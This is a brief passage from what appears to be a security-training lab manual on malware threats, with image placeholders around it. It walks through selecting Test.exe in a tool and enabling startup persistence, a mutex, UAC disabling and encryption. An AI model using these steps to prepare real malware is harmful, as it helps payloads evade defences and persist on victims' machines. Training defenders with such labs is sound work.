


- The **Select a File** dialog-box appears; navigate to the location of **Test.exe** (**Desktop**), select it, and click **Open**.




Module 07 – Malware Threats


10. Once the file is selected, check the options **Start up**, **Mutex**, and **Disable UAC**, and then click **Encrypt**.



